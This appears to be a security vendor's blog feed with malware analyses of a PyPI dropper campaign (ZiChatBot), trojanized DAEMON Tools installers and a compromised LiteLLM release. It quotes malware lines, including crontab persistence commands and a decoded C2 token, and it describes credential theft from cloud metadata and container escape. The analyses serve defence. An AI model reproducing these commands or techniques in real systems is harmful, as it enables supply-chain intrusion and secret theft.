Normal view

OceanLotus suspected of using PyPI to deliver ZiChatBot malware

By: GReAT
6 May 2026 at 15:00

Introduction

Through our daily threat hunting, we noticed that, beginning in July 2025, a series of malicious wheel packages were uploaded to PyPI (the Python Package Index). We shared this information with the public security community, and the malware was removed from the repository. We submitted the samples to Kaspersky Threat Attribution Engine (KTAE) for analysis. Based on the results, we believe the packages may be linked to malware discussed in a Threat Intelligence report on OceanLotus.

While these wheel packages do implement the features described on their PyPI web pages, their true purpose is to covertly deliver malicious files. These files can be either .DLL or .SO (Linux shared library), indicating the packages’ ability to target both Windows and Linux platforms. They function as droppers, delivering the final payload – a previously unknown malware family that we have named ZiChatBot. Unlike traditional malware, ZiChatBot does not communicate with a dedicated command and control (C2) server, but instead uses a series of REST APIs from the public team chat app Zulip as its C2 infrastructure.

To conceal the malicious package containing ZiChatBot, the attacker created another benign-looking package that included the malicious package as a dependency. Based on these facts, we confirm that this campaign is a carefully planned and executed PyPI supply chain attack.

Technical details

Spreading

The attacker created three projects on PyPI and uploaded malicious wheel packages designed to imitate popular libraries, tricking users into downloading them. This is a clear example of a supply chain attack via PyPI. See below for detailed information about the fake libraries and their corresponding wheel packages.

Malicious wheel packages

The packages added by the attacker and listed on PyPI’s download pages are:

  • uuid32-utils library for generating a 32-character random string as a UUID
  • colorinal library for implementing cross-platform color terminal text
  • termncolor library for ANSI color format for terminal output

The key metadata for these packages are as follows:

Pip install command File name First upload date Author / Email
pip install uuid32-utils uuid32_utils-1.x.x-py3-none-[OS platform].whl 2025-07-16 laz**** / laz****@tutamail.com
pip install colorinal colorinal-0.1.7-py3-none-[OS platform].whl 2025-07-22 sym**** / sym****@proton.me
pip install termncolor termncolor-3.1.0-py3-none-any.whl 2025-07-22 sym**** / sym****@proton.me

Based on the distribution information on the PyPI web page, we can see that it offers X86 and X64 versions for Windows, as well as an x86_64 version for Linux. The colorinal project, for example, provides the following download options:

Distribution information of the colorinal project

Distribution information of the colorinal project

Initial infection

The uuid32-utils and colorinal libraries employ similar infection chains and malicious payloads. As a result, this analysis will focus on the colorinal library as a representative example.

A quick look at the code of the third library, termncolor, reveals no apparent malicious content. However, it imports the malicious colorinal library as a dependency. This method allows attackers to deeply conceal malware, making the termncolor library appear harmless when distributing it or luring targets.

The termncolor library imports the malicious colorinal library

The termncolor library imports the malicious colorinal library

During the initial infection stage, the Python code is nearly identical across both Windows and Linux platforms. Here, we analyze the Windows version as an example.

Windows version

Once a Python user downloads and installs the colorinal-0.1.7-py3-none-win_amd64.whl wheel package file, or installs it using the pip tool, the ZiChatBot’s dropper (a file named terminate.dll) will be extracted from the wheel package and placed on the victim’s hard drive.

After that, if the colorinal library is imported into the victim’s project, the Python script file at [Python library installation path]\colorinal-0.1.7-py3-none-win_amd64\colorinal\__init__.py will be executed first.

The __init__.py script imports the malicious file unicode.py

The __init__.py script imports the malicious file unicode.py

This Python script imports and executes another script located at [python library install path]\colorinal-0.1.7-py3-none-win_amd64\colorinal\unicode.py. The is_color_supported() function in unicode.py is called immediately.

The code loads the dropper into the host Python process

The code loads the dropper into the host Python process

The comment in the is_color_supported() function states that the highlighted code checks whether the user’s terminal environment supports color. The code actually loads the terminate.dll file into the Python process and then invokes the DLL’s exported function envir, passing the UTF-8-encoded string xterminalunicod as a parameter. The DLL acts as a dropper, delivering the final payload, ZiChatBot, and then self-deleting. At the end of the is_color_supported() function, the unicode.py script file is also removed. These steps eliminate all malicious files in the library and deploy ZiChatBot.
For the Linux platform, the wheel package and the unicode.py Python script are nearly identical to the Windows version. The only difference is that the dropper file is named “terminate.so”.

Dropper for ZiChatBot

From the previous analysis, we learned that the dropper is loaded into the host Python process by a Python script and then activated. The main logic of the dropper is implemented in the envir export function to achieve three objectives:

  1. Deploy ZiChatBot.
  2. Establish an auto-run mechanism.
  3. Execute shellcode to remove the dropper file (terminate.dll) and the malicious script file from the installed library folder.

The dropper first decrypts sensitive strings using AES in CBC mode. The key is the string-type parameter “xterminalunicode” of the exported function. The decrypted strings are “libcef.dll”, “vcpacket”, “pkt-update”, and “vcpktsvr.exe”.

Next, the malware uses the same algorithm to decrypt the embedded data related to ZiChatBot. It then decompresses the decrypted data with LZMA to retrieve the files vcpktsvr.exe and libcef.dll associated with ZiChatBot. The malware creates a folder named vcpacket in the system directory %LOCALAPPDATA%, and places these files into it.

To establish persistence for ZiChatBot, the dropper creates the following auto-run entry in the registry:

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
"pkt-update"="C:\Users\[User name]\AppData\Local\vcpacket\vcpktsvr.exe"

Once preparations are complete, the malware uses the XOR algorithm to decrypt the embedded shellcode with the three-byte key 3a7. It then searches the decrypted shellcode’s memory for the string Policy.dllcppage.dll and replaces it with its own file name, terminate.dll, and redirects execution to the shellcode’s memory space.

The shellcode employs a djb2-like hash method to calculate the names of certain APIs and locate their addresses. Using these APIs, it finds the dropper file with the name terminate.dll that was previously passed by the DLL before unloading and deleting it.

Linux version

The Linux version of the dropper places ZiChatBot in the path /tmp/obsHub/obs-check-update and then creates an auto-run job using crontab. Unlike the Windows version, the Linux version of ZiChatBot only consists of one ELF executable file.

system("chmod +x /tmp/obsHub/obs-check-update") 
system("echo \"5 * * * * /tmp/obsHub/obs-check-update" | crontab - ")

ZiChatBot

The Windows version of ZiChatBot is a DLL file (libcef.dll) that is loaded by the legitimate executable vcpktsvr.exe (hash: 48be833b0b0ca1ad3cf99c66dc89c3f4). The DLL contains several export functions, with the malicious code implemented in the cef_api_mash export. Once the DLL is loaded, this function is invoked by the EXE file. ZiChatBot uses the REST APIs from Zulip, a public team chat application, as its command and control server.

ZiChatBot is capable of executing shellcode received from the server and only supports this one control command. Once it runs, it initiates a series of sequential HTTP requests to the Zulip REST API.

In each HTTP request, an API authentication token is included as an HTTP header for server-side authentication, as shown below.

// Auth token:
TW9yaWFuLWJvdEBoZWxwZXIuenVsaXBjaGF0LmNvbTpVOFJFWGxJNktmOHFYQjlyUXpPUEJpSUE0YnJKNThxRw==

// Decoded Auth token
Morian-bot@helper.zulipchat.com:U8REXlI6Kf8qXB9rQzOPBiIA4brJ58qG

ZiChatBot utilizes two separate channel-topic pairs for its operations. One pair transmits current system information, and the other retrieves a message containing shellcode. Once the shellcode is received, a new thread is created to execute it. After executing the command, a heart emoji is sent in response to the original message to indicate the execution was successful.

Infrastructure

We did not find any traditional infrastructure, such as compromised servers or commercial VPS services and their associated IPs and domains. Instead, the malicious wheel packages were uploaded to the Python Package Index (PyPI), a public, shared Python library. The malware, ZiChatBot, leverages Zulip’s public team chat REST APIs as its command and control server.

The “helper” organization that the attacker had registered on the Zulip service has now been officially deactivated by Zulip. However, infected devices may still attempt to connect to the service, so to help you locate and cure them, we recommend adding the full URL helper.zulipchat.com to your denylist.

Victims

The malware was uploaded in July 2025. Upon discovering these attacks, we quickly released an update for our product to detect the relevant files and shared the necessary information with the public security community. As a result, the malicious software was swiftly removed from PyPI, and the organization registered on the Zulip service was officially deactivated. To date, we have not observed any infections based on our telemetry or public reports.

Zulip has officially deactivated the “helper” organization

Attribution

Based on the results from our KTAE system, the dropper used by ZiChatBot shows a 64% similarity to another dropper we analyzed in a TI report, which was linked to OceanLotus. Reverse engineering shows that both droppers use nearly identical algorithms and logic for to decrypt and decompress their embedded payloads.

Analysis results of dropper using KTAE system

Analysis results of dropper using KTAE system

Conclusions

As an active APT organization, OceanLotus primarily targets victims in the Asia-Pacific region. However, our previous reports have highlighted a growing trend of the group expanding its activities into the Middle East. Moreover, the attacks described in this report – executed through PyPI – target Python users worldwide. This demonstrates OceanLotus’s ongoing effort to broaden its attack scope.

In the first half of 2025, a public report revealed that the group launched a phishing campaign using GitHub. The recent PyPI-based supply chain attack likely continues this strategy. Although phishing emails are still a common initial infection method for OceanLotus, the group is also actively exploring new ways to compromise victims through diverse supply chain attacks.

Indicators of compromise

Additional information about this activity, including indicators of compromise, is available to customers of the Kaspersky Intelligence Reporting Service. If you are interested, please contact intelreports@kaspersky.com.

Malicious wheel packages
termncolor-3.1.0-py3-none-any.whl
5152410aeef667ffaf42d40746af4d84

uuid32_utils-1.x.x-py3-none-xxxx.whl
0a5a06fa2e74a57fd5ed8e85f04a483a
e4a0ad38fd18a0e11199d1c52751908b
5598baa59c716590d8841c6312d8349e
968782b4feb4236858e3253f77ecf4b0
b55b6e364be44f27e3fecdce5ad69eca
02f4701559fc40067e69bb426776a54f
e200f2f6a2120286f9056743bc94a49d
22538214a3c917ff3b13a9e2035ca521

colorinal-0.1.7-py3-none-xxxx.whl
ba2f1868f2af9e191ebf47a5fab5cbab

Dropper for ZiChatBot
Backward.dll
c33782c94c29dd268a42cbe03542bca5
454b85dc32dc8023cd2be04e4501f16a

Backward.so
fce65c540d8186d9506e2f84c38a57c4
652f4da6c467838957de19eed40d39da

terminate.dll
1995682d600e329b7833003a01609252

terminate.so
38b75af6cbdb60127decd59140d10640

ZiChatBot
libcef.dll
a26019b68ef060e593b8651262cbd0f6

Supply chain attack via DAEMON Tools | Kaspersky official blog

5 May 2026 at 14:09

Our experts have discovered a large-scale supply chain attack via DAEMON Tools – software for emulating optical drives. The attackers managed to inject malicious code into the software installers, and all trojanized executable files are signed with a valid digital signature of AVB Disc Soft – the developer of DAEMON Tools. The malicious version of the program has been circulating since April 8, 2026. At the time of writing, the attack is still ongoing. Researchers at Kaspersky believe this is a targeted attack.

What are the risks of installing the malicious version of DAEMON Tools?

After the Trojanized software is installed on the victim’s computer, a malicious file is launched every time the system starts up – sending a request to a command-and-control server. In response, the server may send a command to download and execute additional malicious payloads.

First, the attackers deploy an information gatherer that collects the MAC address, hostname, DNS domain name, lists of running processes and installed software, and language settings. The malware then sends this information to the command-and-control server.

In some cases, in response to the collected information, the command server sends a minimalistic backdoor to the victim’s machine. It’s capable of downloading additional malicious payloads, executing shell commands, and running shellcode modules in memory.

The backdoor can be used to deploy a more sophisticated implant dubbed as QUIC RAT. It supports multiple communication protocols with the command-and-control server, and is capable of injecting malicious payloads into the notepad.exe and conhost.exe processes.

More detailed technical information, along with indicators of compromise, can be found in the experts’ article on the Securelist blog.

Who’s being targeted?

Since early April, several thousand attempts to install additional malicious payloads via infected DAEMON Tools software have been detected. Most of the infected devices belonged to home users, but approximately 10% of installation attempts were detected on systems running in organizations. Geographically, the victims were spread across around a hundred different countries and territories. Most victims were located in Russia, Brazil, Turkey, Spain, Germany, France, Italy, and China.

Most often, the attack was limited to installing an information collector. The backdoor infected only a dozen machines in government, scientific, and manufacturing organizations, as well as in retail businesses in Russia, Belarus, and Thailand.

What exactly was infected

The malicious code was detected in DAEMON Tools versions ranging from 12.5.0.2421 to 12.5.0.2434. The attackers compromised the files DTHelper.exe, DiscSoftBusServiceLite.exe, and DTShellHlp.exe, which are installed in the main DAEMON Tools directory.

Updated on March 6: Following disclosure, the vendor acknowledged the issue and published a new version of the software to address it. The updated DAEMON Tools version 12.6.0.2445 no longer shows the malicious behavior described in this article.

How to stay safe?

If DAEMON Tools software is used on your computer (or elsewhere in your organization), our experts recommend thoroughly checking the computers on which it is installed for any unusual activity starting from April 8.

In addition, we recommend using reliable security solutions on all home and corporate computers used to access the internet. Our solutions successfully protect users from all malware used in the supply chain attack via DAEMON Tools.

An AI gateway designed to steal your data

26 March 2026 at 12:01

A significant proportion of cyberincidents are linked to supply chain attacks, and this proportion is constantly growing. Over the past year, we have seen a wide variety of methods used in such attacks, ranging from creation of malicious but seemingly legitimate open-source libraries or delayed attacks in such seemingly legitimate libraries, to the simplest yet most effective method: compromising the accounts of popular library owners to subsequently release malicious versions of their libraries. Such libraries are used by developers everywhere and are included in many solutions and services. The consequences of an attack can vary widely, ranging from delivering malware to a developer’s device to compromising an entire infrastructure if the malicious library has made its way into the code of a service or product.

This is exactly what happened in March 2026, when attackers injected malicious code into the popular Python library LiteLLM, which serves as a multifunctional gateway for a large set of AI agents. The attackers released two trojanized versions of LiteLLM that delivered malicious scripts to the victim’s system. Both versions made their way into the PyPI repository for Python. A technical analysis revealed that the attackers’ primary targets were servers storing confidential data related to AWS, Kubernetes, NPM, etc., as well as various databases (MySQL, PostgreSQL, MongoDB, etc.). In the latter case, the attackers were primarily interested in database configurations. In addition, the malware’s logic included functionality for stealing confidential data from crypto wallets and techniques for establishing a foothold in the Kubernetes cluster.

Repository compromise

The compromise affected the package distribution channel via PyPI: on March 24, 2026, malicious LiteLLM versions litellm==1.82.7 and litellm==1.82.8 were uploaded to the registry. It was specifically the package’s distribution contents that were compromised: in version 1.82.7, the malicious code was embedded in proxy_server.py, and in 1.82.8, the file litellm_init.pth was added.

Technical analysis

Both versions of the library contained the same malicious code, but its execution was implemented differently. In version 1.82.7, it was executed only when the proxy functionality was imported, while in 1.82.8, a .pth file was added that was able to execute the code every time the interpreter started.

Example of the malicious code in proxy_server.py

Example of the malicious code in proxy_server.py


The malicious code in the proxy_server.py and litellm_init.pth files contained Python code encoded in Base64. After execution, the infected script saved this code alongside itself as a p.py file and immediately executed it.


The p.py script launched the main payload – another script, also encoded in Base64 – without saving it to disk. At the same time, it wrote the output of this payload to a file in the directory from which it was launched. Before being written, the output was encrypted using the AES-256-CBC algorithm with a random key generated in the code, which was saved to the session.key file. The key file was also encrypted – using a pre-initialized public RSA key.


The encrypted key and the output were combined into a tpcp.tar.gz archive and sent to the attackers’ remote server.



What exactly happened within the malicious payload whose output was sent to the C2 server? After it was launched, a recursive scan of the working directories on the victim’s system (/root, /app/, /var/www, etc.) began. In each directory, the script scanned the contents of files, which it output to the stdout buffer, from where it was then saved to the aforementioned file as the result. Next, the script collected system information and also saved it to the file. After that, it proceeded to search for sensitive data. It was interested in the following data located on servers and within the infrastructures of various services:

  • SSH keys
  • GIT accounts
  • .env files
  • AWS, Kubernetes, email service, database, and WireGuard configurations
  • files related to Helm, Terraform, and CI
  • TLS keys and certificates


A notable feature of this malware is that it does not limit itself to stealing files and configurations from the disk but also attempts to extract runtime secrets from the cloud infrastructure.

The code above uses the addresses 169.254.169.254 and 169.254.170.2. The first corresponds to the AWS Instance Metadata Service (IMDS), through which an EC2 instance (a virtual server in AWS, a machine running in the cloud) can retrieve metadata and temporary IAM role credentials (an AWS account with a set of permissions that a service or application can use to obtain temporary credentials for calls to the AWS API). The second is used in Amazon ECS to issue temporary credentials to a container during execution. Thus, the malicious script targets not only static secrets but also those issued by the cloud that can grant direct access to AWS resources at the time of infection.

Additionally, the script searches for crypto wallet configurations, as well as webhooks associated with Slack and Discord messengers. The latter indicates that the attackers are interested not only in infrastructure secrets and accounts, but also in communication channels within the development team.


In the next stage, the malware moves from data collection to establishing a foothold in the Kubernetes cluster infrastructure: if it has sufficient access, it configures a privileged pod (the smallest execution unit in Kubernetes, containing one or more containers) by enabling the securityContext.privileged=true option and mounts the node’s root filesystem via hostPath. This allows it to escape the container and perform actions at the node level.

Next, the malware executes another stage of infection: it saves a Base64-encoded script disguised as a legitimate system component to the Kubernetes node’s disk at the path /root/.config/sysmon/sysmon.py, and registers it via systemd. After launching, the script waits for an initial delay of 300 seconds, then begins periodically contacting the C2 node checkmarx[.]zone/raw, retrieving a link to the next payload from there. If the received value differs from the state previously saved in /tmp/.pg_state, the script downloads a new file to /tmp/pglog, makes it executable, and runs it in the background. At this stage, the attackers gain a foothold in the system and are capable of regularly delivering updated payloads without the need for re-injection. Since the malicious payload is written not to the container’s temporary file directory but directly to the Kubernetes cluster node, the attackers will retain access to the infrastructure even after the container has terminated.

A similar scenario is used for local persistence: in the absence of Kubernetes, the sysmon.py script is deployed in the user’s directory at ~/.config/sysmon/sysmon.py and is also registered as a service via systemd.

OpenVSX version of the malware


While analyzing files communicating with the C2 server, we discovered malicious versions of two common Checkmarx software extensions: ast-results 2.53.0 and cx-dev-assist 1.7.0. Checkmarx is used for application security assessment. These trojanized extensions contained malicious code that delivered the NodeJS version of the malware described above.

This version is downloaded from checkmarx[.]zone/static/checkmarx-util-1.0.4.tgz using NodeJS package installation utilities and is named checkmarx-util. Its key difference from the Python version is that it does not attempt to elevate privileges to the Kubernetes node level and does not create a privileged pod for persistence. Instead, it implements local persistence within the current environment. This means that the NodeJS variant persists only where it is already running.

Additionally, the list of folders to search for and steal secrets from is significantly smaller in this version than in the Python variant.

Checkmarx extensions are used to scan code and infrastructure configurations, so their compromise is quite dangerous: an attacker gains access not only to project files but also to a significant portion of the development environment, tokens, and local configurations.

Victimology

While assessing the attack’s impact, we saw victims all over the world. Most infection attempts occurred in Russia, China, Brazil, the Netherlands, and UAE.

Conclusion

As the technical analysis shows, the malicious scripts found in the LiteLLM versions are dangerous not only because they steal files containing sensitive data, but also because they target multiple critical infrastructure components simultaneously: the local system, cloud runtime secrets, the Kubernetes cluster, and even cryptographic keys. Such a broad scope of data collection allows an attacker to quickly move from compromising a single system and Python environment to seizing service accounts, secrets, and entire infrastructures.

Prevention and protection

To protect against infections of this kind, we recommend using a specialized solution for monitoring open-source components. Kaspersky provides real-time data feeds on compromised packages and libraries, which can be used to secure the supply chain and protect development projects from such threats.

Home security solutions, such as Kaspersky Premium, help ensure the security of personal devices by providing multi-layered protection that prevents and neutralizes infection threats. Additionally, our solution can restore the device’s functionality in the event of a malware infection.

To protect corporate devices, we recommend using a complex solution such as Kaspersky NEXT, which allows you to build a flexible and effective security system. The products in this line provide threat visibility and real-time protection, as well as EDR and XDR capabilities for threat investigation and response.

At the time of writing, the compromised versions of LiteLLM had already been removed from PyPI and OpenVSX. If you have used them, and as a proactive response to the threat, we recommend taking the following measures on your systems and infrastructure:

  • Perform a full system scan using a reliable security solution.
  • Rotate all potentially compromised credentials: API keys, environment variables, SSH keys, Kubernetes service account tokens, and other secrets.
  • Check hosts and clusters for signs of compromise: the presence of ~/.config/sysmon/sysmon.py files and suspicious pods in Kubernetes.
  • Clear the cache and conduct an inventory of PyPI modules: check for malicious ones and roll back to clean versions.
  • Check for indicators of compromise (files on the system or network signs).

Indicators of Compromise:

URLs
models[.]litellm[.]cloud
checkmarx[.]zone

Infected packages
85ED77A21B88CAE721F369FA6B7BBBA3
2E3A4412A7A487B32C5715167C755D08
0FCCC8E3A03896F45726203074AE225D

Scripts
F5560871F6002982A6A2CC0B3EE739F7
CDE4951BEE7E28AC8A29D33D34A41AE5
05BACBE163EF0393C2416CBD05E45E74

Anatomy of a Cyber World Global Report 2026

25 March 2026 at 12:00

